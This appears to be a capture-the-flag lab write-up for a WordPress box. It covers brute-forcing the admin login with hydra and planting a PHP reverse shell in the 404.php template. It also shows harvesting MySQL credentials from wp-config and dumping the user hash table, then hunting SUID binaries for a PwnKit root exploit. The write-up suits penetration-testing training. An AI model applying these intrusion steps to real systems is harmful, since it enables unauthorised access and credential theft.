


With no other leads, I tried bruteforcing the *admin* password using **hydra** and found it.





I then logged in to access the **Wordpress** dashboard.







With access to the **wordpress** dashboard, I could get a reverse shell. I referred to **hacktricks** and got a reverse shell by changing the *404.php* template with a **pentestmonkey**'s php reverse shell and calling the endpoint to trigger the payload.











PRIVILEGE ESCALATION : 1


After receiving the shell, I viewed the */home* directory and found a user called *aubreanna*. However, I did not have the privilege to view the contents inside it.



I then viewed the wordpress installation directory.



The config file often contains sensitive information, so I viewed the *wp-config* file and found the **mysql** credentials.



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );
```

I then logged into the server and looked at the contents present inside the *wordpress* database.

```
www-data@internal:/var/www/html/wordpress$ mysql -u wordpress -p
mysql -u wordpress -p
Enter password: wordpress123

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 28
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| wordpress          |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```

```
mysql> use wordpress;
use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

However, I found nothing except the *admin* user's hash.

```
mysql> select * from wp_users;
select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+-------------
-------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url            | user_registered     | user_activatio
n_key | user_status | display_name |
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+-------------
-------+-------------+--------------+
|  1 | admin      | $P$BOFWK.UcwNR/tV/nZZvSA6j3bz/WIp/ | admin         | admin@internal.thm | http://192.168.1.45/blog | 2020-08-03 13:19:02 |
      |           0 | admin        |
+----+------------+------------------------------------+---------------+-------------------+---------------------+---------------------+-------------
-------+-------------+--------------+
1 row in set (0.00 sec)

mysql>
```


I then looked for uncommon binaries with **SUID** bit set

```
www-data@internal:/var$ find / -user root -perm -u=s -ls 2>/dev/null
find / -user root -perm -u=s -ls 2>/dev/null
      66     40 -rwsr-xr-x   1 root     root        40152 Jan 27  2020 /snap/core/9665/bin/mount
      80     44 -rwsr-xr-x   1 root     root        44168 May  7  2014 /snap/core/9665/bin/ping
      81     44 -rwsr-xr-x   1 root     root        44680 May  7  2014 /snap/core/9665/bin/ping6
      98     40 -rwsr-xr-x   1 root     root        40128 Mar 25  2019 /snap/core/9665/bin/su
     116     27 -rwsr-xr-x   1 root     root        27608 Jan 27  2020 /snap/core/9665/bin/umount
    2605     71 -rwsr-xr-x   1 root     root        71824 Mar 25  2019 /snap/core/9665/usr/bin/chfn
    2607     40 -rwsr-xr-x   1 root     root        40432 Mar 25  2019 /snap/core/9665/usr/bin/chsh
    2683     74 -rwsr-xr-x   1 root     root        75304 Mar 25  2019 /snap/core/9665/usr/bin/gpasswd
    2775     39 -rwsr-xr-x   1 root     root        39904 Mar 25  2019 /snap/core/9665/usr/bin/newgrp
    2788     53 -rwsr-xr-x   1 root     root        54256 Mar 25  2019 /snap/core/9665/usr/bin/passwd
    2898    134 -rwsr-xr-x   1 root     root       136808 Jan 31  2020 /snap/core/9665/usr/bin/sudo
    2997     42 -rwsr-xr--   1 root     systemd-resolve    42992 Jun 11  2020 /snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
    3367    419 -rwsr-xr-x   1 root     root              428240 May 26  2020 /snap/core/9665/usr/lib/openssh/ssh-keysign
    6405    109 -rwsr-xr-x   1 root     root              110656 Jul 10  2020 /snap/core/9665/usr/lib/snapd/snap-confine
    7582    386 -rwsr-xr--   1 root     dip               394984 Feb 11  2020 /snap/core/9665/usr/sbin/pppd
      66     40 -rwsr-xr-x   1 root     root               40152 Oct 10  2019 /snap/core/8268/bin/mount
      80     44 -rwsr-xr-x   1 root     root               44168 May  7  2014 /snap/core/8268/bin/ping
      81     44 -rwsr-xr-x   1 root     root               44680 May  7  2014 /snap/core/8268/bin/ping6
      98     40 -rwsr-xr-x   1 root     root               40128 Mar 25  2019 /snap/core/8268/bin/su
     116     27 -rwsr-xr-x   1 root     root               27608 Oct 10  2019 /snap/core/8268/bin/umount
    2665     71 -rwsr-xr-x   1 root     root               71824 Mar 25  2019 /snap/core/8268/usr/bin/chfn
    2667     40 -rwsr-xr-x   1 root     root               40432 Mar 25  2019 /snap/core/8268/usr/bin/chsh
    2743     74 -rwsr-xr-x   1 root     root               75304 Mar 25  2019 /snap/core/8268/usr/bin/gpasswd
    2835     39 -rwsr-xr-x   1 root     root               39904 Mar 25  2019 /snap/core/8268/usr/bin/newgrp
    2848     53 -rwsr-xr-x   1 root     root               54256 Mar 25  2019 /snap/core/8268/usr/bin/passwd
    2958    134 -rwsr-xr-x   1 root     root              136808 Oct 11  2019 /snap/core/8268/usr/bin/sudo
    3057     42 -rwsr-xr--   1 root     systemd-resolve    42992 Jun 10  2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
    3427    419 -rwsr-xr-x   1 root     root              428240 Mar  4  2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
```


I found **pkexec** and decided to give the **PwnKit** exploit a try. If it worked, I could directly get *root* access.

```
    7636    386 -rwsr-xr--   1 root     dip               394984 Jun 12  2018 /snap/core/8268/usr/sbin/pppd
  262330     44 -rwsr-xr-x   1 root     root               43088 Mar  5  2020 /bin/mount
  262361     28 -rwsr-xr-x   1 root     root               26696 Mar  5  2020 /bin/umount
  262265     64 -rwsr-xr-x   1 root     root               64424 Jun 28  2019 /bin/ping
  262214     32 -rwsr-xr-x   1 root     root               30800 Aug 11  2016 /bin/fusermount
  262281     44 -rwsr-xr-x   1 root     root               44664 Mar 22  2019 /bin/su
     880     20 -rwsr-xr-x   1 root     root               18448 Jun 28  2019 /usr/bin/traceroute6.iputils
     592     76 -rwsr-xr-x   1 root     root               75824 Mar 22  2019 /usr/bin/gpasswd
     702     40 -rwsr-xr-x   1 root     root               40344 Mar 22  2019 /usr/bin/newgrp
     703     40 -rwsr-xr-x   1 root     root               37136 Mar 22  2019 /usr/bin/newuidmap
     497     76 -rwsr-xr-x   1 root     root               76496 Mar 22  2019 /usr/bin/chfn
     701     40 -rwsr-xr-x   1 root     root               37136 Mar 22  2019 /usr/bin/newgidmap
     719     60 -rwsr-xr-x   1 root     root               59640 Mar 22  2019 /usr/bin/passwd
     499     44 -rwsr-xr-x   1 root     root               44528 Mar 22  2019 /usr/bin/chsh
     844    148 -rwsr-xr-x   1 root     root              149080 Jan 31  2020 /usr/bin/sudo
     739     24 -rwsr-xr-x   1 root     root               22520 Mar 27  2019 /usr/bin/pkexec
    1072     12 -rwsr-xr-x   1 root     root               10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
    7392    100 -rwsr-xr-x   1 root     root              100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
    1258     16 -rwsr-xr-x   1 root     root               14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
    6867    112 -rwsr-xr-x   1 root     root              113528 Jul 10  2020 /usr/lib/snapd/snap-confine
    1254    428 -rwsr-xr-x   1 root     root              436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
    7214     44 -rwsr-xr--   1 root     messagebus         42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@internal:/var$
```


I also explored other folders and found the credentials for *aubreanna* in a text file inside the */opt* directory.



